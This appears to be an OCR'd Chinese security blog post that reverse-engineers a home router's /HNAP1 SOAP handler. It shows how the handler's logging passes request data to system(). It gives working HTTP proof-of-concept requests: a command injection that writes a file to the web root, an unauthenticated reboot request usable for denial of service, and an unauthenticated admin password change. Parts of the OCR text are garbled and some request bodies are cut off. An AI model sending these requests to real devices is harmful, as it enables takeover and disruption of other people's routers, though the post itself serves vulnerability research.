
Raw Params Headers Hex XML

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 442
Origin: http://192.168.0.1
HNAP_AUTH: 90AB9C9A108274569ECA929DD7E29BE1 1538304847
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/Login"
Referer: http://192.168.0.1/Login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: uid=ujcI4DPmyw; PrivateKey=2BB0919F8D8ED15F258C4FFE853830EE
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login
xmlns="http://purenetworks.com/HNAP1/"><Action>request</Action><Username>Admin</Username><LoginPassword></LoginPassword><Captcha></Captcha><PrivateLogin>LoginP
assword</PrivateLogin></Login></soap:Body></soap:Envelope>
```

? < + > Type a search term 0 matches

下面分析分析 `/HNAP1` 处理函数的逻辑。 函数位于 `0x42383C`



这个函数的主要逻辑是从 `wp` 结构体中取出此次请求需要调用的函数名，然后去全局函数表里面搜索，找到之后在进行处理。

其中函数表位于 `0x058C560`

```
LOAD:0058C55C                 .byte    0
LOAD:0058C55D                 .byte    0
LOAD:0058C55E                 .byte    0
LOAD:0058C55F                 .byte    0
LOAD:0058C560 function_table: .word aSetmultipleact    # DATA XREF: handle_HNAP1+150↑o
LOAD:0058C560                                          # "SetMultipleActions"
LOAD:0058C564                 .word sub_433768
LOAD:0058C568                 .word aGetdevicesetti_4  # "GetDeviceSettings"
LOAD:0058C56C                 .word sub_432D28
LOAD:0058C570                 .word aGetoperationmo    # "GetOperationMode"
LOAD:0058C574                 .word sub_433F70
LOAD:0058C578                 .word aGetsmartconnec_4  # "GetSmartconnectSettings"
LOAD:0058C57C                 .word sub_464DD4
LOAD:0058C580                 .word aGetuplinkinter    # "GetUplinkInterface"
LOAD:0058C584                 .word sub_433F48
LOAD:0058C588                 .word aLogin_4           # "Login"
LOAD:0058C58C                 .word sub_42ACB0
LOAD:0058C590                 .word aGetwlanradiose_6  # "GetWLanRadioSettings"
LOAD:0058C594                 .word sub_46462C
LOAD:0058C598                 .word aGetclientinfo     # "GetClientInfo"
LOAD:0058C59C                 .word sub_447B94
LOAD:0058C5A0                 .word aSetclientinfo_0   # "SetClientInfo"
LOAD:0058C5A4                 .word sub_447F58
LOAD:0058C5A8                 .word aUpdateclientin_4  # "UpdateClientInfo"
LOAD:0058C5AC                 .word sub_448B70
LOAD:0058C5B0                 .word aGetwlanradiose_7  # "GetWLanRadioSecurity"
LOAD:0058C5B4                 .word sub_463C90
LOAD:0058C5B8                 .word aSetdevicesetti_9  # "SetDeviceSettings"
LOAD:0058C5BC                 .word sub_4346EC
LOAD:0058C5C0                 .word aGetapclientset    # "GetAPClientSettings"
LOAD:0058C5C4                 .word sub_433EF8
LOAD:0058C5C8                 .word aSetapclientset_1  # "SetAPClientSettings"
LOAD:0058C5CC                 .word sub_433F20
LOAD:0058C5D0                 .word aSetwlanradiose_11  # "SetWLanRadioSettings"
LOAD:0058C5D4                 .word sub_46423C
0017C560 0058C560: LOAD:function_table (Synchronized with Hex View-1)
```

函数表的每一项的结构应该是

- 4 字节 函数名的字符串地址
- 4 字节 函数的地址

找到了需要调用的处理函数后，会首先记录 `POST` 的原始报文（通过运行过程查看日志文件，可以猜测出来）

这里记录日志采取的方式是 首先用 `snprintf` 生成命令， 然后使用 `system` 执行。我们可以直接注入 `'` 来命令执行


POC:

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 53
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: /
```

SOAPAction: "http://purenetworks.com/HNAP1/Login"
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

'echo hacked_by_hac425!!!!!!!! > /web_mtn/hack.txt'
```

最后会写内容到 /web_mtn/hack.txt, 然后可以通过 web 访问




hacked_by_hac425!!!!!!!!




## HNAP1 接口继续分析

接着又接续分析了 /HNAP1 的处理，这个接口通过 soap 实现了 rpc 的功能，其中有的接口没有权限校验，会造成一些严重的问题。

### reboot 接口没有校验，可以不断重启， ddos

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 298
Origin: http://192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/RunReboot"
Referer: http://192.168.0.1/reboot.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schema
```



修改密码接口，未授权访问，可修改密码
```

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 402
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/SetPasswdSettings"
Referer: http://192.168.0.1/account.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schema
```

管理员密码会被改成 `hackedbyhac425.`

来源： https://www.cnblogs.com/hac425/p/9734460.html